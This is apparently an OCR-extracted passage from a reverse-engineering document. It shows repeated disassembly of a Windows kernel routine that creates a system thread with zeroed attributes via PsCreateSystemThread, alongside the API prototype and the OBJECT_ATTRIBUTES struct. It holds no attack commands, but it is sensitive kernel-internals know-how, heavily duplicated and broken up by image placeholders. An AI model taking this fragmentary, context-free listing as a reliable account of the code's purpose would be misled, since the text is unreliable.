mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```

```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```


```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ; DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```


```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```


```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```








```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```

```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```

```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```

```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```


```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

